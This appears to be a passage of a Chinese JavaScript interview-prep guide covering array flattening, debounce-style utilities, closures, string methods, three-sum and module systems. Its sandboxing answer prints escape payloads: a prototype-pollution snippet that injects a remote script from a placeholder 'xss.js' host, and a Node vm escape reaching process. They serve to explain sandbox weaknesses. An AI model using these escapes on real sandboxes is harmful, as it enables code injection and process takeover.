**递归**

我们最一开始能想到的莫过于循环数组元素，如果还是一个数组，就递归调用该方法：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16 | // 方法 1  **var** arr = [1, [2, [3, 4]]];    **function** flatten(arr) {  **var** result = [];  **for** (**var** i = 0, len = arr.length; i < len; i++) {  **if** (Array.isArray(arr[i])) {              result = result.concat(flatten(arr[i]))          }  **else** {              result.push(arr[i])          }      }  **return** result;  }  console.log(flatten(arr)) |

**toString**

如果数组的元素都是数字，那么我们可以考虑使用 toString 方法，因为：

|  |  |
| --- | --- |
| 1 | [1, [2, [3, 4]]].toString() // "1,2,3,4" |

调用 toString 方法，返回了一个逗号分隔的扁平的字符串，这时候我们再 split，然后转成数字不就可以实现扁平化了吗？

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | // 方法2  **var** arr = [1, [2, [3, 4]]];    **function** flatten(arr) {  **return** arr.toString().split(',').map(**function**(item){  **return** +item      })  }    console.log(flatten(arr)) |

然而这种方法使用的场景却非常有限，如果数组是 [1, '1', 2, '2'] 的话，这种方法就会产生错误的结果。

**reduce**

既然是对数组进行处理，最终返回一个值，我们就可以考虑使用 reduce 来简化代码：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | // 方法3  **var** arr = [1, [2, [3, 4]]];    **function** flatten(arr) {  **return** arr.reduce(**function**(prev, next){  **return** prev.concat(Array.isArray(next) ? flatten(next) : next)      }, [])  }  console.log(flatten(arr)) |

**...**

ES6 增加了扩展运算符，用于取出参数对象的所有可遍历属性，拷贝到当前对象之中：

|  |  |
| --- | --- |
| 1  2 | **var** arr = [1, [2, [3, 4]]];  console.log([].concat(...arr)); // [1, 2, [3, 4]] |

我们用这种方法只可以扁平一层，但是顺着这个方法一直思考，我们可以写出这样的方法：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | // 方法4  **var** arr = [1, [2, [3, 4]]];    **function** flatten(arr) {    **while** (arr.some(item => Array.isArray(item))) {          arr = [].concat(...arr);      }    **return** arr;  }    console.log(flatten(arr)) |

**undercore**

那么如何写一个抽象的扁平函数，来方便我们的开发呢，所有又到了我们抄袭 underscore 的时候了~

在这里直接给出源码和注释，但是要注意，这里的 flatten 函数并不是最终的 \_.flatten，为了方便多个 API 进行调用，这里对扁平进行了更多的配置。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39 | /\*\*   \* 数组扁平化   \* @param  {Array} input   要处理的数组   \* @param  {boolean} shallow 是否只扁平一层   \* @param  {boolean} strict  是否严格处理元素，下面有解释   \* @param  {Array} output  这是为了方便递归而传递的参数   \* 源码地址：<https://github.com/jashkenas/underscore/blob/master/underscore.js>#L528   \*/  **function** flatten(input, shallow, strict, output) {        // 递归使用的时候会用到output      output = output || [];  **var** idx = output.length;    **for** (**var** i = 0, len = input.length; i < len; i++) {    **var** value = input[i];          // 如果是数组，就进行处理  **if** (Array.isArray(value)) {              // 如果是只扁平一层，遍历该数组，依此填入 output  **if** (shallow) {  **var** j = 0, length = value.length;  **while** (j < length) output[idx++] = value[j++];              }              // 如果是全部扁平就递归，传入已经处理的 output，递归中接着处理 output  **else** {                  flatten(value, shallow, strict, output);                  idx = output.length;              }          }          // 不是数组，根据 strict 的值判断是跳过不处理还是放入 output  **else** **if** (!strict){              output[idx++] = value;          }      }    **return** output;    } |

解释下 strict，在代码里我们可以看出，当遍历数组元素时，如果元素不是数组，就会对 strict 取反的结果进行判断，如果设置 strict 为 true，就会跳过不进行任何处理，这意味着可以过滤非数组的元素，举个例子：

|  |  |
| --- | --- |
| 1  2 | **var** arr = [1, 2, [3, 4]];  console.log(flatten(arr, **true**, **true**)); // [3, 4] |

那么设置 strict 到底有什么用呢？不急，我们先看下 shallow 和 strct 各种值对应的结果：

* shallow true + strict false ：正常扁平一层
* shallow false + strict false ：正常扁平所有层
* shallow true + strict true ：去掉非数组元素
* shallow false + strict true ： 返回一个[]

我们看看 underscore 中哪些方法调用了 flatten 这个基本函数：

**\_.flatten**

首先就是 \_.flatten：

|  |  |
| --- | --- |
| 1  2  3 | \_.flatten = **function**(array, shallow) {  **return** flatten(array, shallow, **false**);  }; |

在正常的扁平中，我们并不需要去掉非数组元素。

**\_.union**

接下来是 \_.union：

该函数传入多个数组，然后返回传入的数组的并集，

举个例子：

|  |  |
| --- | --- |
| 1  2 | \_.union([1, 2, 3], [101, 2, 1, 10], [2, 1]);  => [1, 2, 3, 101, 10] |

如果传入的参数并不是数组，就会将该参数跳过：

|  |  |
| --- | --- |
| 1  2 | \_.union([1, 2, 3], [101, 2, 1, 10], 4, 5);  => [1, 2, 3, 101, 10] |

为了实现这个效果，我们可以将传入的所有数组扁平化，然后去重，因为只能传入数组，这时候我们直接设置 strict 为 true，就可以跳过传入的非数组的元素。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | // 关于 unique 可以查看《JavaScript专题之数组去重》[](<https://github.com/mqyqingfeng/Blog/issues/27>)  **function** unique(array) {  **return** Array.from(**new** Set(array));  }    \_.union = **function**() {  **return** unique(flatten(arguments, **true**, **true**));  } |

**\_.difference**

是不是感觉折腾 strict 有点用处了，我们再看一个 \_.difference：

语法为：

|  |  |
| --- | --- |
| 1 | \_.difference(array, \*others) |

效果是取出来自 array 数组，并且不存在于多个 other 数组的元素。跟 \_.union 一样，都会排除掉不是数组的元素。

举个例子：

|  |  |
| --- | --- |
| 1  2 | \_.difference([1, 2, 3, 4, 5], [5, 2, 10], [4], 3);  => [1, 3] |

实现方法也很简单，扁平 others 的数组，筛选出 array 中不在扁平化数组中的值：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | **function** difference(array, ...rest) {        rest = flatten(rest, **true**, **true**);    **return** array.filter(**function**(item){  **return** rest.indexOf(item) === -1;      })  } |

#### 8.11 倒计时，一开始就进行

**参考答案：**

题意：一旦进入页面倒计时就开始，因此在window.onload方法中调用倒计时方法

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27 | <**script**>        window.onload = function () {            countDown();            function addZero(i) {                return i < **10** ? "0" + i: i + "";            }            function countDown() {                var nowtime = new Date();                var endtime = new Date("2019/03/16,17:57:00");                var lefttime = parseInt((endtime.getTime() - nowtime.getTime()) / 1000);                var d = parseInt(lefttime / (24\*60\*60))                var h = parseInt(lefttime / (60 \* 60) % 24);                var m = parseInt(lefttime / 60 % 60);                var s = parseInt(lefttime % 60);                d = addZero(d)                h = addZero(h);                m = addZero(m);                s = addZero(s);                document.querySelector(".count").innerHTML = `活动倒计时  ${d}天 ${h} 时 ${m} 分 ${s} 秒`;                if (lefttime <= 0) {                    document.querySelector(".count").innerHTML = "活动已结束";                    return;                }                setTimeout(countDown, 1000);              }          }      </script> |

#### 8.12 沙箱隔离怎么做的什么原理

**参考答案：**

沙箱，即sandbox，顾名思义，就是让你的程序跑在一个隔离的环境下，不对外界的其他程序造成影响，通过创建类似沙盒的独立作业环境，在其内部运行的程序并不能对硬盘产生永久性的影响。

实现沙箱的三种方法

1. 借助with + new Function

首先从最简陋的方法说起，假如你想要通过eval和function直接执行一段代码，这是不现实的，因为代码内部可以沿着作用域链往上找，篡改全局变量，这是我们不希望的，所以你需要让沙箱内的变量访问都在你的监控范围内；不过，你可以使用with API，在with的块级作用域下，变量访问会优先查找你传入的参数对象，之后再往上找，所以相当于你变相监控到了代码中的“变量访问”：

|  |  |
| --- | --- |
| 1  2  3  4 | **function** compileCode (src) {    src = 'with (exposeObj) {' + src + '}'  **return** **new** Function('exposeObj', src)  } |

接下里你要做的是，就是暴露可以被访问的变量exposeObj，以及阻断沙箱内的对外访问。通过es6提供的proxy特性，可以获取到对对象上的所有改写：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23 | **function** compileCode (src) {    src = `**with** (exposeObj) { ${src} }`  **return** **new** Function('exposeObj', src)  }  **function** proxyObj(originObj){      let exposeObj = **new** Proxy(originObj,{          has:(target,key)=>{  **if**(["console","Math","Date"].indexOf(key)>=0){  **return** target[key]              }  **if**(!target.hasOwnProperty(key)){  **throw** **new** Error(`Illegal operation **for** key ${key}`)              }  **return** target[key]          },      })  **return** exposeObj    }  **function** createSandbox(src,obj){   let proxy = proxyObj(obj)   compileCode(src).call(proxy,proxy) //绑定this 防止this访问window  } |

通过设置has函数，可以监听到变量的访问，在上述代码中，仅暴露个别外部变量供代码访问，其余不存在的属性，都会直接抛出error。其实还存在get、set函数，但是如果get和set函数只能拦截到当前对象属性的操作，对外部变量属性的读写操作无法监听到，所以只能使用has函数了。接下来我们测试一下：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | const testObj = {      value:1,      a:{          b:      }  }  createSandbox("value='haha';console.log(a)",testObj) |

看起来一切似乎没有什么问题，但是问题出在了传入的对象，当调用的是console.log(a.b)的时候，has方法是无法监听到对b属性的访问的，假设所执行的代码是不可信的，这时候，它只需要通过a.b.**proto**就可以访问到Object构造函数的原型对象，再对原型对象进行一些篡改，例如将toString就能影响到外部的代码逻辑的。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | createSandbox(`  a.b.\_\_proto\_\_.toString = ()=>{  **new** (()=>{}).constructor("var script = document.createElement('script');   script.src = '[http://xss.js](http://xss.js/)';   script.type = 'text/javascript';   document.body.appendChild(script);")()  }  `,testObj)  console.log(testObj.a.b.\_\_proto\_\_.toString()) |

例如上面所展示的代码，通过访问原型链的方式，实现了沙箱逃逸，并且篡改了原型链上的toString方法，一旦外部的代码执行了toString方法，就可以实现xss攻击，注入第三方代码；由于在内部定义执行的函数代码逻辑，仍然会沿着作用于链查找，为了绕开作用域链的查找，笔者通过访问箭头函数的constructor的方式拿到了构造函数Function，这个时候，Funtion内所执行的xss代码，在执行的时候，便不会再沿着作用域链往上找，而是直接在全局作用域下执行，通过这样的方式，实现了沙箱逃逸以及xss攻击。

你可能会想，如果我切断原型链的访问，是否就杜绝了呢？的确，你可以通过Object.create(null)的方式，传入一个不含有原型链的对象，并且让暴露的对象只有一层，不传入嵌套的对象，但是，即使是基本类型值，数字或字符串，同样也可以通过**proto**查找到原型链，而且，即使不传入对象，你还可以通过下面这种方式绕过：

|  |  |
| --- | --- |
| 1 | ({}).\_\_proto\_\_.toString= ()=>{console.log(111)}; |

可见，new Function + with的这种沙箱方式，防君子不防小人，当然，你也可以通过对传入的code代码做代码分析或过滤？假如传入的代码不是按照的规定的数据格式（例如json），就直接抛出错误，阻止恶意代码注入，但这始终不是一种安全的做法。

1. 借助iframe实现沙箱

前面介绍一种劣质的、不怎么安全的方法构造了一个简单的沙箱，但是在前端最常见的方法，还是利用iframe来构造一个沙箱

|  |  |
| --- | --- |
| 1 | <iframe sandbox src="..."></iframe> |

但是这也会带来一些限制：

1. script脚本不能执行
2. 不能发送ajax请求
3. 不能使用本地存储，即localStorage,cookie等
4. 不能创建新的弹窗和window
5. 不能发送表单
6. 不能加载额外插件比如flash等

不过别方，你可以对这个iframe标签进行一些配置：



接下里你只需要结合postMessage API，将你需要执行的代码，和需要暴露的数据传递过去，然后和你的iframe页面通信就行了。

1）需要注意的是，在子页面中，要注意不要让执行代码访问到contentWindow对象，因为你需要调用contentWindow的postMessageAPI给父页面传递信息，假如恶意代码也获取到了contentWindow对象，相当于就拿到了父页面的控制权了，这个时候可大事不妙。

2）当使用postMessageAPI的时候，由于sandbox的origin默认为null，需要设置allow-same-origin允许两个页面进行通信，意味着子页面内可以发起请求，这时候需要防范好CSRF，允许了同域请求，不过好在，并没有携带上cookie。

3）当调用postMessageAPI传递数据给子页面的时候，传输的数据对象本身已经通过结构化克隆算法复制

简单的说，通过postMessageAPI传递的对象，已经由浏览器处理过了，原型链已经被切断，同时，传过去的对象也是复制好了的，占用的是不同的内存空间，两者互不影响，所以你不需要担心出现第一种沙箱做法中出现的问题。

1. nodejs中的沙箱

nodejs中使用沙箱很简单，只需要利用原生的vm模块，便可以快速创建沙箱，同时指定上下文。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | const vm = require('vm');  const x = 1;  const sandbox = { x: 2 };  vm.createContext(sandbox); // Contextify the sandbox.  const code = 'x += 40; var y = 17;';  vm.runInContext(code, sandbox);  console.log(sandbox.x); // 42  console.log(sandbox.y); // 17  console.log(x); // 1;   y is not defined. |

vm中提供了runInNewContext、runInThisContext、runInContext三个方法，三者的用法有个别出入，比较常用的是runInNewContext和runInContext，可以传入参数指定好上下文对象。

但是vm是绝对安全的吗？不一定。

|  |  |
| --- | --- |
| 1  2 | const vm = require('vm');  vm.runInNewContext("this.constructor.constructor('return process')().exit()") |

通过上面这段代码，我们可以通过vm，停止掉主进程nodejs，导致程序不能继续往下执行，这是我们不希望的，解决方案是绑定好context上下文对象，同时，为了避免通过原型链逃逸（nodejs中的对象并没有像浏览器端一样进行结构化复制，导致原型链依然保留），所以我们需要切断原型链，同时对于传入的暴露对象，只提供基本类型值。

|  |  |
| --- | --- |
| 1  2  3 | let ctx = Object.create(**null**);  ctx.a = 1; // ctx上不能包含引用类型的属性  vm.runInNewContext("this.constructor.constructor('return process')().exit()", ctx); |

让我们来看一下TSW中是怎么使用的：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | const vm = require('vm');  const SbFunction = vm.runInNewContext('(Function)', Object.create(**null**));        // 沙堆  ...  **if** (opt.jsonpCallback) {    code = `**var** result=**null**; **var** ${opt.jsonpCallback}=**function**($1){result=$1}; ${responseText}; **return** result;`;    obj = **new** SbFunction(code)();  }  ... |

通过runInNewContext返回沙箱中的构造函数Function，同时传入切断原型链的空对象防止逃逸，之后再外部使用的时候，只需要调用返回的这个函数，和普通的new Function一样调用即可。

#### 8.13 实现一个 JS 的sleep

**参考答案**：

普通版

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | **function** sleep(sleepTime) {  **for**(**var** start = **new** Date; **new** Date - start <= sleepTime;) {}  }  **var** t1 = +**new** Date()  sleep(3000)  **var** t2 = +**new** Date()  console.log(t2 - t1) |

优点：简单粗暴，通俗易懂。

缺点：这是最简单粗暴的实现，确实 sleep 了，也确实卡死了，CPU 会飙升，无论你的服务器 CPU 有多么 Niubility。

Promise 版本

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **function** sleep(time) {  **return** **new** Promise(resolve => setTimeout(resolve, time))  }    const t1 = +**new** Date()  sleep(3000).then(() => {    const t2 = +**new** Date()    console.log(t2 - t1)  }) |

优点：这种方式实际上是用了 setTimeout，没有形成进程阻塞，不会造成性能和负载问题。

缺点：虽然不像 callback 套那么多层，但仍不怎么美观，而且当我们需要在某过程中需要停止执行（或者在中途返回了错误的值），还必须得层层判断后跳出，非常麻烦，而且这种异步并不是那么彻底，还是看起来别扭

Async/Await 版本

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12 | **function** sleep(delay) {  **return** **new** Promise(reslove => {      setTimeout(reslove, delay)    })  }    !async **function** test() {    const t1 = +**new** Date()    await sleep(3000)    const t2 = +**new** Date()    console.log(t2 - t1)  }() |

缺点： ES7 语法存在兼容性问题，有 babel 一切兼容性都不是问题

更优雅的写法

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | **function** sleep (time) {  **return** **new** Promise((resolve) => setTimeout(resolve, time));  }    // 用法  sleep(500).then(() => {      // 这里写sleep之后需要去做的事情  }) |

不要忘了开源的力量

|  |  |
| --- | --- |
| 1  2  3  4  5 | const sleep = require("sleep")  const t1 = +**new** Date()  sleep.msleep(3000)  const t2 = +**new** Date()  console.log(t2 - t1) |

优点：能够实现更加精细的时间精确度，而且看起来就是真的 sleep 函数，清晰直白。

#### 8.14 实现一个数组对象的去重，相同value的只保留最后一个，最好有多个思路

**参考答案**：

**1.遍历数组法**

它是最简单的数组去重方法（indexOf方法）

实现思路：新建一个数组，遍历去要重的数组，当值不在新数组的时候（indexOf为-1）就加入该新数组中；

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | **var** arr=[2,8,5,0,5,2,6,7,2];  **function** unique1(arr){  **var** hash=[];  **for** (**var** i = 0; i < arr.length; i++) {  **if**(hash.indexOf(arr[i])==-1){        hash.push(arr[i]);       }    }  **return** hash;  } |

**2.数组下标判断法**

调用indexOf方法，性能和方法1差不多

实现思路：如果当前数组的第 i 项在当前数组中第一次出现的位置不是 i，那么表示第 i 项是重复的，忽略掉。否则存入结果数组。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **function** unique2(arr){  **var** hash=[];  **for** (**var** i = 0; i < arr.length; i++) {  **if**(arr.indexOf(arr[i])==i){        hash.push(arr[i]);       }    }  **return** hash;  } |

**3.排序后相邻去除法**

实现思路：给传入的数组排序，排序后相同的值会相邻，然后遍历排序后数组时，新数组只加入不与前一值重复的值。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | **function** unique3(arr){    arr.sort();  **var** hash=[arr[0]];  **for** (**var** i = 1; i < arr.length; i++) {  **if**(arr[i]!=hash[hash.length-1]){        hash.push(arr[i]);       }    }  **return** hash;  } |

**4.优化遍历数组法（推荐）**

实现思路：双层循环，外循环表示从0到arr.length，内循环表示从i+1到arr.length

将没重复的右边值放入新数组。（检测到有重复值时终止当前循环同时进入外层循环的下一轮判断）

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15 | **function** unique4(arr){  **var** hash=[];  **for** (**var** i = 0; i < arr.length; i++) {  **for** (**var** j = i+1; j < arr.length; j++) {  **if**(arr[i]===arr[j]){            ++i;            j = i;            }          }          hash.push(arr[i]);      }  **return** hash;  } |

**5.ES6实现**

基本思路：ES6提供了新的数据结构Set。它类似于数组，但是成员的值都是唯一的，没有重复的值。

Set函数可以接受一个数组（或类似数组的对象）作为参数，用来初始化。

|  |  |
| --- | --- |
| 1  2  3  4 | **function** unique5(arr){  **var** x = **new** Set(arr);  **return** [...x];  } |

扩展：如果重复，则去掉该元素

数组下标去重

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **function** unique22(arr){  **var** hash=[];  **for** (**var** i = 0; i < arr.length; i++) {  **if**(arr.indexOf(arr[i])==arr.lastIndexOf(arr[i])){        hash.push(arr[i]);       }    }  **return** hash;  } |

#### 8.15 function rand(min, max, N)：生成长度是N，且在min、max内不重复的整数随机数组

**参考答案：**

把考点拆成了4个小项；需要用递归算法实现：  
a) 生成一个长度为n的空数组arr。  
b) 生成一个（min－max）之间的随机整数rand。  
c) 把随机数rand插入到数组arr内，如果数组arr内已存在与rand相同的数字，则重新生成随机数rand并插入到 arr内[需要使用递归实现，不能使用for/while等循环]  
d) 最终输出一个长度为n，且内容不重复的数组arr。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | **function** buildArray(arr, n, min, max) {  **var** num = Math.floor(Math.random() \* (max - min + 1)) + min;  **if** (!arr.includes(num)) { arr.push(num); }  **return** arr.length === n ? arr : buildArray(arr, n, min, max);  }  **var** result = buildArray([], 5, 2, 32);  console.table(result); |

#### 8.16 闭包的理解

**参考答案：**

闭包：

一个函数和对其周围状态（**lexical environment，词法环境**）的引用捆绑在一起（或者说函数被引用包围）， 这样的组合就是**闭包**（**closure**）。也就是说，闭包让你可以在一个内层函数中访问到其外层函数的作用域。在 JavaScript 中，每当创建一个函数，闭包就会在函数创建的同时被创建出来。

闭包的特点：

让外部访问函数内部变量成为可能；  
可以避免使用全局变量，防止全局变量污染；  
可以让局部变量常驻在内存中；  
会造成内存泄漏（有一块内存空间被长期占用，而不被释放）

应用场景

1. 埋点（是网站分析的一种常用的数据采集方法）计数器

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14 | **function** count() {  **var** num = 0;  **return** **function** () {  **return** ++num      }  }  **var** getNum = count();  **var** getNewNum = count();  document.querySelectorAll('button')[0].onclick = **function**(){      console.log('点击加入购物车次数： '+getNum());  }  document.querySelectorAll('button')[1].onclick = **function**(){      console.log('点击付款次数： '+getNewNum());  } |

1. 事件+循环

按照以下方式添加事件，打印出来的i不是按照序号的

形成原因就是操作的是同一个词法环境,因为onclick后面的函数都是一个闭包，但是操作的是同一个词法环境

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | **var** lis = document.querySelectorAll('li');  **for** (**var** i = 0; i < lis.length; i++) {           lis[i].onclick = **function** () {               alert(i)           }   } |

解决办法：

使用匿名函数之后，就形成一个闭包， 操作的就是不同的词法环境

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | **var** lis = document.querySelectorAll('li');  **for** (**var** i = 0; i < lis.length; i++) {       (**function** (j) {                  lis[j].onclick = **function** () {                      alert(j)                  }              })(i)   } |

#### 8.17 字符串中的单词逆序输出（手写）

**参考答案：**

方法一：

|  |  |
| --- | --- |
| 1  2  3 | **function** strReverse(str) {  **return** str.split("").reverse().join("")  } |

方法二：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **function** strReverse(str) {  **var** i=str.length;  **var** nstr = "";          i=i-1;  **for** (**var** x = i; x >=0; x--) {                  nstr+=str.charAt(x)          }  **return** nstr  } |

方法三：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | **function** strReverse(str) {  **if**(str.length == 0)**return** **null**;  **var** i = str.length;  **var** dstr = "";  **while**(--i >= 0)          {              dstr += str.charAt(i);          }  **return** dstr;  } |

方法四：

|  |  |
| --- | --- |
| 1  2  3 | **function** strReverse(str) {  **return** str.split('').reduce((prev, next) => next + prev);  } |

方法五：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | **function** strReverse(str) {  **var** newstr="";  **for**(**var** i=0;i<str.length;i++){                 newstr=str.charAt(i)+newstr;             }  **return** newstr  } |

方法六：

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | **function** strReverse(str) {  **if**(str.length===1){  **return** str              }  **return** str.slice(-1)+strReverse(str.slice(0,-1));  } |

#### 8.18 ****给定一个字符串，请你找出其中不含有重复字符的 最长子串 的长度****

**参考答案：**

思路分析：

对字符串进行遍历，使用String.prototype.indexOf()实时获取遍历过程中的无重复子串并存放于str，并保存当前状态最长无重复子串的长度为res，当遍历结束时，res的值即为无重复字符的最长子串的长度。

代码示例：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20 | /\*\*   \* @param {string} s   \* @return {number}   \*/  **var** lengthOfLongestSubstring = **function**(s) {  **var** res = 0; // 用于存放当前最长无重复子串的长度  **var** str = ""; // 用于存放无重复子串  **var** len = s.length;  **for**(**var** i = 0; i < len; i++) {  **var** char = s.charAt(i);  **var** index = str.indexOf(char);  **if**(index === -1) {          str += char;          res = res < str.length ? str.length : res;        } **else** {          str = str.substr(index + 1) + char;        }      }  **return** res;  }; |

#### 8.19 去掉字符串前后的空格

**参考答案：**

第五种方法在处理长字符串时效率最高

第一种：循环检查替换

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34 | //供使用者调用  **function** trim(s){  **return** trimRight(trimLeft(s));  }  //去掉左边的空白  **function** trimLeft(s){  **if**(s == **null**) {  **return** "";      }  **var** whitespace = **new** String(" \t\n\r");  **var** str = **new** String(s);  **if** (whitespace.indexOf(str.charAt(0)) != -1) {  **var** j=0, i = str.length;  **while** (j < i && whitespace.indexOf(str.charAt(j)) != -1){              j++;          }          str = str.substring(j, i);      }  **return** str;  }  //去掉右边的空白 www.2cto.com  **function** trimRight(s){  **if**(s == **null**) **return** "";  **var** whitespace = **new** String(" \t\n\r");  **var** str = **new** String(s);  **if** (whitespace.indexOf(str.charAt(str.length-1)) != -1){  **var** i = str.length - 1;  **while** (i >= 0 && whitespace.indexOf(str.charAt(i)) != -1){              i--;          }          str = str.substring(0, i+1);      }  **return** str;  } |

第二种：正则替换

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | <**SCRIPT** LANGUAGE="JavaScript">  String.prototype.Trim = function()  {      return this.replace(/(^\s\*)|(\s\*$)/g, "");  }  String.prototype.LTrim = function()  {      return this.replace(/(^\s\*)/g, "");  }  String.prototype.RTrim = function()  {      return this.replace(/(\s\*$)/g, "");  }  </**SCRIPT**> |

第三种：使用jquery

|  |  |
| --- | --- |
| 1  2  3  4  5 | $.trim(str)  //jquery内部实现为：  **function** trim(str){  **return** str.replace(/^(\s|\u00A0)+/,'').replace(/(\s|\u00A0)+$/,'');  } |

第四种：使用motools

|  |  |
| --- | --- |
| 1  2  3 | **function** trim(str){  **return** str.replace(/^(\s|\xA0)+|(\s|\xA0)+$/g, '');  } |

第五种：裁剪字符串方式

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | **function** trim(str){      str = str.replace(/^(\s|\u00A0)+/,'');  **for**(**var** i=str.length-1; i>=0; i--){  **if**(/\S/.test(str.charAt(i))){              str = str.substring(0, i+1);  **break**;          }      }  **return** str;  } |

#### 8.20 "判断输出console.log(0 == [])console.log([1] == [1])"

**参考答案：**

|  |  |
| --- | --- |
| 1  2 | console.**log**([]==[]);  // false  console.**log**([]== 0);  // true |

解析：

原始值的比较是值的比较：  
它们的值相等时它们就相等（==）  
对象和原始值不同，对象的比较并非值的比较,而是引用的比较：  
即使两个对象包含同样的属性及相同的值，它们也是不相等的  
即使两个数组各个索引元素完全相等，它们也是不相等的,所以[]!=[]

[]==0,是数组进行了隐士转换，空数组会转换成数字0，所以相等

#### 8.21 三数之和

**参考答案：**

题目描述

给定一个包含 n 个整数的数组 nums，判断 nums 中是否存在三个元素 a，b，c ，使得 a + b + c = 0 ？找出所有满足条件且不重复的三元组。

注意：答案中不可以包含重复的三元组。

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | //例如, 给定数组 nums = [-1, 0, 1, 2, -1, -4]，  //满足要求的三元组集合为：  [    [-1, 0, 1],    [-1, -1, 2]  ] |

解答

这题我们才用排序+双指针的思路来做，遍历排序后的数组，定义指针l和r,分别从当前遍历元素的下一个元素和数组的最后一个元素往中间靠拢，计算结果跟目标对比。

[复制代码](https://www.nowcoder.com/tutorial/96/614ed46bbd9c483597ef89b8abfc9084)

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43 | **var** threeSum = **function**(nums) {  **if**(nums.length < 3){  **return** [];      }        let res = [];      // 排序      nums.sort((a, b) => a - b);  **for**(let i = 0; i < nums.length; i++){  **if**(i > 0 && nums[i] == nums[i-1]){              // 去重  **continue**;          }  **if**(nums[i] > 0){              // 若当前元素大于0，则三元素相加之后必定大于0  **break**;          }          // l为左下标，r为右下标          let l = i + 1; r = nums.length - 1;  **while**(l<r){              let sum = nums[i] + nums[l] + nums[r];  **if**(sum == 0){                  res.push([nums[i], nums[l], nums[r]]);  **while**(l < r && nums[l] == nums[l+1]){                      l++                  }  **while**(l < r && nums[r] == nums[r-1]){                      r--;                  }                  l++;                  r--;              }  **else** **if**(sum < 0){                  l++;              }  **else** **if**(sum > 0){                  r--;              }          }      }    **return** res;  }; |

## 9. 模块化

#### 9.1 CommonJS规范

**参考答案：**

CommonJS规范加载模块是同步的，只有加载完成，才能执行后面的操作。

CommonJS规范中的module、exports和require

* 每个文件就是一个模块，有自己的作用域。每个模块内部，module变量代表当前模块，是一个对象，它的exports属性（即module.exports）是对外的接口。
* module.exports属性表示当前模块对外输出的接口，其他文件加载该模块，实际上就是读取module.exports变量。
* 为了方便，Node为每个模块提供一个exports变量，指向module.exports。

|  |  |
| --- | --- |
| 1 | let exports = module.exports; |

* require命令用于加载模块文件。

使用示例：

|  |  |
| --- | --- |
| 1  2  3  4 | //name.js  exports.name = **function**(){**return** '李婷婷'}; //导出  //getName.js  let getName = require('name'); //引入 |

注：不能直接将exports变量指向一个值，因为这样等于切断了exports与module.exports的联系：如下

|  |  |
| --- | --- |
| 1 | exports = **function**(x){console.log(x)} |

如果一个模块的对外接口，就是一个单一的值，不能使用exports输出，只能使用module.exports输出。

CommonJS模块导入用require，导出用module.exports。导出的对象需注意，如果是静态值，而且非常量，后期可能会有所改动的，请使用函数动态获取，否则无法获取修改值。导入的参数，是可以随意改动的，所以使用时要注意

#### 9.2 ES6 module 和 CommonJS module 的区别

**参考答案**：

* 为**CommonJS**的require语法是同步的，所以就导致了**CommonJS**模块规范只适合用在服务端，而ES6模块无论是在浏览器端还是服务端都是可以使用的，但是在服务端中，还需要遵循一些特殊的规则才能使用 ；
* **CommonJS** 模块输出的是一个值的拷贝，而ES6 模块输出的是值的引用；
* **CommonJS** 模块是运行时加载，而ES6 模块是编译时输出接口，使得对JS的模块进行静态分析成为了可能
* 因为两个模块加载机制的不同，所以在对待循环加载的时候，它们会有不同的表现。**CommonJS**遇到循环依赖的时候，只会输出已经执行的部分，后续的输出或者变化，是不会影响已经输出的变量。而ES6模块相反，使用import加载一个变量，变量不会被缓存，真正取值的时候就能取到最终的值；
* 关于模块顶层的this指向问题，在**CommonJS**顶层，this指向当前模块；而在ES6模块中，this指向undefined；
* 关于两个模块互相引用的问题，在ES6模块当中，是支持加载**CommonJS**模块的。但是反过来，**CommonJS**并不能requireES6模块，在NodeJS中，两种模块方案是分开处理的。

#### 9.3 ES6 module、CommonJS module 循环引用的问题

**参考答案：**

循环加载指的是a脚本的执行依赖b脚本，b脚本的执行依赖a脚本

